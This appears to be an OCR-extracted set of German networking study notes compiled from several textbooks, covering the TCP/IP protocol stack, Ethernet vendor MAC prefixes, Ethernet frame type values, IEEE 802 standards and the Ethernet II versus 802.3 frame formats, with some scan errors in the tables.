


Abb. 4.7: Die Familie der TCP/IP-Protokolle

Abb. 2-4

Die Protokolle der
TCP/IP-Suite




Die Internetschicht

Das wichtigste Protokoll der Internetschicht ist das *Internet Protocol (IP)*. Mit IP können Pakete von einem Rechner zu einem anderen versendet werden, der über mehrere Zwischenstationen erreichbar ist. IP arbeitet dabei verbindungslos, d.h.:

- Pakete werden versendet, ohne dass vorher eine logische Verbindung eingerichtet wurde;
- Pakete können verloren gehen;
- Datenträger müssen nicht synchronisiert werden.

Protokolle SMTP					
Schicht	Telnet (Terminal)	FTP (Dateitransfer)	HTTP (WWW)	Gopher (Ressourcen)	Finger (Personen)
Anwendung Vordergrund	MIME (Grafik)	RPC (Client-Server)	XDR (Darstellung)	DNS (Namen)	BOOPT (Booting)
Anwendung Hintergrund					SNMP (Management)
Transport		TCP (verbindungsorientiert)		UPD (über Datagramme)	
Internet		ICMP (Fehlermitteilung und Steuerinformation), IGMP (Gruppenkommunikation)			
		IP (unzuverlässige Datenpakete zwischen zwei Internettrechnern)			
Sicherung (Link)	X.25 (z. B. Datex-P)	Ethernet und IEEE 802.x (LAN)	HDLC (Netze)	PPP (über Modem)	SLIP (über Modem) Encapsulation von IP-Paketen

Bild 1.1 Internet-Protokollmodell



Präfix	Hersteller	Präfix	Hersteller
00:00:0C	Cisco	08:00:0B	Unisys
00:00:0F	NeXT	08:00:10	AT&T
00:00:10	Sytek	08:00:11	Tektronix
00:00:1D	Cabletron	08:00:14	Excelan
00:00:65	Network General	08:00:1A	Data General
00:00:6B	MIPS	08:00:1B	Data General
00:00:77	MIPS	08:00:1E	Apollo
00:00:89	Cayman Systems	08:00:20	Sun
00:00:93	Proteon	08:00:25	CDC
00:00:A2	Wellfleet	08:00:2B	DEC
00:00:A7	NCD	08:00:38	Bull
00:00:A9	Network Systems	08:00:39	Spider Systems
00:00:C0	Western Digital	08:04:6	Sony
00:00:C9	Emulex	08:04:7	Sequent
00:80:2D	Xylogics Annex	08:00:5A	IBM
00:AA:00	Intel	08:00:69	Silicon Graphics
00:DD:00	Ungermann-Bass	08:00:6E	Excelan
00:DD:01	Ungermann-Bass	08:00:86	Imagen/QMS
02:07:01	MICOM/Interlan	08:00:87	Xyplex terminal servers
02:60:8C	3Com	08:00:89	Kinetics
08:00:02	3Com (Bridge)	08:00:8B	Pyramid
08:00:03	ACC	08:00:90	Retix
08:00:05	Symbolics	AA:00:03	DEC
08:00:08	BBN	AA:00:04	DEC
08:00:09	Hewlett-Packard		

Tabelle 11-1: Die Ethernet-Präfixe verschiedener Hersteller

Ethernet-Adresse \leftrightarrow LAN-Adresse
 (SUN) ifconfig -a
 (SGI) ifconfig ee@

IK Kdo: arp -a \rightarrow Zuordnung von IP zu Ethernet-HW-Adresse

Windows NT ipconfig /all
 (getmac)




Abb. 7.3: Das in Ethernet benutzte Rahmenformat. Die Zahl im jeweiligen Feld ist die Feldgröße in 8 Bit-Bytes. Der Rahmen ist nicht maßstabgerecht; der Datenbereich ist wesentlich größer, als hier dargestellt.

Wert (Hex)	Bedeutung
0000-05DC	Zur Verwendung mit IEEE LLC/SNAP reserviert
0800	Internet IP Version 4
0805	CCITT X.25
0900	Netzwerk-Debugger von Ungermann-Bass Corporation
0BAD	VINES von Banyan Systems Corporation
1000-100F	Berkeley UNIX Trailer-Kapselung
6004	LAT von Digital Equipment Corporation
6559	Frame-Relay
8005	Netzsonde von Hewlett Packard Corporation
8008	AT&T Corporation
8014	Netzspiele von Silicon Graphics Corporation :-)
8035	Internet Reverse ARP
8038	LANBridge von Digital Equipment Corporation
805C	V-Kernel der Stanford-Universität
809B	AppleTalk von Apple Computer Corporation
80C4-80C5	Banyan Systems Corporation
80D5	SNA von IBM Corporation
80FF-8103	Wellfleet Communications
8137-8138	IPX von Novell Corporation
818D	Motorola Corporation
FFFF	Reserviert

Abb. 7.4: Beispiele von Rahmentypen für Ethernet (hexadezimale Typwerte). Dies ist lediglich ein Auszug; es wurden noch zahlreiche andere Typen zugeteilt.

8600

IPv6

0806

Address Resolution Protocol ARP


2.1.2 Die Schichten 1 und 2 nach IEEE 802

IEEE 802 Im Jahr 1980 begann das *Institut of Electrical and Electronics Engineers (IEEE)* mit dem Projekt, verschiedene Netzwerke zu standardisieren. Der Name 802 wurde gewählt, da das Projekt im Jahr 1980 (»80«) im Monat Februar (»2«) begann [MZ94]. Ein Überblick über einige der derzeitigen 802-Standards bietet Abb. 2-2.

Abb. 2-2
Die IEEE-802-Netzwerkstandards


Sicherungsschicht (Data Link Layer)		802.2 Logical Link Control					
MAC	Bitübertragungs- schicht (Physical Layer)	802.3 Ethernet	802.4 Token Bus	802.5 Token Ring	802.11 Wireless LAN	802.15 Wireless Personal Area Networks	802.16 Broadband Wireless Metropoli- tan Area Networks

Abbildung 10.8
SNAP-Rahmenformat




Ethernet II versus Ethernet IEEE 802.3

Ethernet II



Ethernet (IEEE 802.3)






Unterscheidung


Ethernet II Typ-Feld ≥ 1500
 IEEE 802.3 Längen-Feld < 1500




$\xrightarrow{\text{[netstat -i]}}$ MTU von Ethernet II ≈ 1500
 $\xrightarrow{\text{[ifconfig -a]}}$ MTU von IEEE 802.3 ≈ 1992
 $\xrightarrow{\text{[ipconfig /all]}}$

